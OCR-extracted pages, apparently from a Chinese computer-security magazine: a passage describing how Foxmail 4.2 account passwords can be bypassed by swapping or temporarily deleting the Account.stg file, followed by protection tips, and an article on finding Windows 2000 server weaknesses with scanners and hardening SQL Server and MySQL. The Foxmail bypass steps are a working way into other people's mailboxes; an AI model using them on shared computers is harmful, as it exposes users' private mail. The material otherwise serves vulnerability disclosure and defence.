


图8

把文件Account.stg复制到文件夹ypy下，并确认覆盖文件夹ypy下原有的文件Account.stg，如图9所示。




图9

完成后重新运行Foxmail，点击原先设置了密码的帐户ypy，已经不再询问口令就可以打开帐户了，里面的各信箱一览无余，如图10所示。




图10

测试到此就结束了，结论是Foxmail4.2简体中文版仍然有绕过帐户口令进入邮箱的安全漏洞。看来真是老狐狸旧创难愈啊。

以上测试过程所用的方法中把原来帐户ypy设置的密码消除了，其实还有一种方法可以不消除密码也打开帐户ypy，大致过程如下：

1、运行资源管理器，找到...\Foxmail\mail\ypy\目录下的文件Account.stg，然后把它删除到“回收站”；

2、运行Foxmail，帐户ypy已经不需要密码就可以打开了；

3、退出Foxmail后，将“回收站”里的文件Account.stg还原，出现确认文件替换对话框，选择“是”按钮。

4、再运行Foxmail，单击帐户ypy，又弹出密码确认对话框了。

看了上面的测试过程，那些在多人共用的电脑上有Foxmail帐户的朋友是不是急了啊？

呵呵，想想看，你的情书，那些你和女朋友或者男朋友的甜言蜜语说不定现在就在被你的同事朗诵呢。

那么怎么来保护我们的邮件呢？在这里我说几点建议：

1、如果你用Foxmail在公共环境下（譬如说网吧）收取邮件，看过后把有用的保存好（譬如放在你申请帐号的邮件服务器上），然后删除帐户所对应的文件夹。

2、如果你想在办公室或者集体宿舍公共电脑上建立Foxmail帐号，那么信箱的路径不要选择默认的，应该选择一个比较隐蔽的地方，譬如C:\Windows(WINNT)\repair\目录下，然后再给你的帐号加上口令，那么别人就不能轻易找到你的Account.stg文件了。

3、还有一个比较麻烦也是比较安全的方法，每次收取邮件后使用Winzip把你帐户所对应的文件夹压缩，然后给压缩好的zip文件加一个口令，下次使用时再解开。

好了，关于Foxmail的这个漏洞就讨论到此了。如果有兴趣，你也可以去测试一下Foxmail的其它几个旧漏洞在Foxmail4.2简体中文版上是否依然存在。

无论如何，Foxmail确实是一款是优秀的国产软件，我们应该看到它强大的功能，我现在收发E-mail用的也是Foxmail，一些漏洞的存在也不过是白璧微瑕。

以上测试在Winxp+Foxmail 4.2简体中文版上通过。

常见手工入侵检测

刘晖

当我们架设起一台WIN2000服务器后，很多服务都是系统默认安装的，其中有些服务是我们平时很少使用或根本就用不上的。而这些服务往往漏洞多多，容易被黑客利用来攻击我们的服务器。

WIN2000服务器漏洞检测：

一、基于应用的检测技术

采用被动的、非破坏性的办法检查应用软件包的设置，发现安全漏洞。

二、基于主机的检测技术

采用被动的、非破坏性的办法对系统进行检测。通常涉及系统内核、文件属性、操作系统补丁问题，还包括口令解密。因此，可以非常准确的定位系统存在的问题，发现系统漏洞。其缺点是与平台相关，升级复杂。

三、基于目标的漏洞检测技术

它采用被动的、非破坏性的办法检查系统属性和文件属性，如数据库、注册号等。通过消息文摘算法，对文件的加密数进行检验。

四、基于网络的检测技术

它采用积极的、非破坏性的办法来检验系统是否有可能被攻击崩溃。

利用一系列脚本对系统进行攻击，然后对结果进行分析。网络检测技术常被用来进行穿透实验和安全审记。这种技术可以发现一系列平台的漏洞，也容易安装。但是，它容易影响网络的性能，对系统内部检验不到。

五、综合的技术

集中了以上四种技术的优点，极大的增强了漏洞识别的精度。使用漏洞检测技术时，应该注意以下几点：

1、合理地检测分析的位置；

2、完善的报表功能与灵活的配置特性；

3、可提供多种检测后的解决方案；

4、检测系统本身的完整性等。




图 1

我们如何实现手工检测呢？最简单、最方便的还是利用扫描软件来完成。所以也可以说，黑客扫描器是把双刃剑，看使用它的人用它来做什么了。

下面结合几种扫描和监控的软件来看看如何发现漏洞和补上漏洞：

我们可以用CMD命令行扫描器TWWWSCAN，如图1所示。扫描出服务器存在IDQ、IDA影射溢出漏洞。

解决方法 在INTERNET信息管理器设置，把“WEB站点属性”→“主目录”→“配置”里的IDQ、IDA影射删除掉即可。

接着我们用流光漏洞扫描器来为服务器检测。运行程序，选择要扫描的漏洞资料，如果你的服务器安装了SQL SERVER的话，建议扫描SQL空口令。选择主菜单中的“探测”→“扫描SQL主机”，如图2所示。




图 2

如果服务器存在SQL的SA空口令漏洞，探测结果会显示，如图3所示。




图 3

解决方法 运行SQLSERVER管理工具，给SA帐号加上强壮密码，还要在SQL命令行执行：“if exists (select * from dbo.sysobjects where id

```
= object_id(N'[dbo].[xp_cmdshell]
    ') and OBJECTPROPERTY(id, N'IsExtendedProc') = 1) exec sp_dropextendedproc
N'[dbo].
    [xp_cmdshell]'
    GO
    或
    "use master
    sp_dropextendedproc 'xp_cmdshell'"
```

这样就算攻击者获得ＳＡ帐号密码远程连接后，也不能调用CMDSHELL了。

另外一个也是很常用的数据库ＭＹＳＱＬ，默认安装后也存在ROOT空口令漏洞，如果你不补上的话，INTERNET上任意远程主机都可以连接你服务器上的ＭＹＳＱＬ数据库，并可任意编辑、修改、删除数据库。甚至可以通过它来提升权限，完全控制你的服务器，所以必须重视。

解决方法 在mysql>状态下输入：

```
grant select,insert,update,delete on *.* to root@"%" identified by "pass";
```

即可为ＲＯＯＴ设置口令。这样攻击者就不能远程连接本机数据库了。如图４所示。

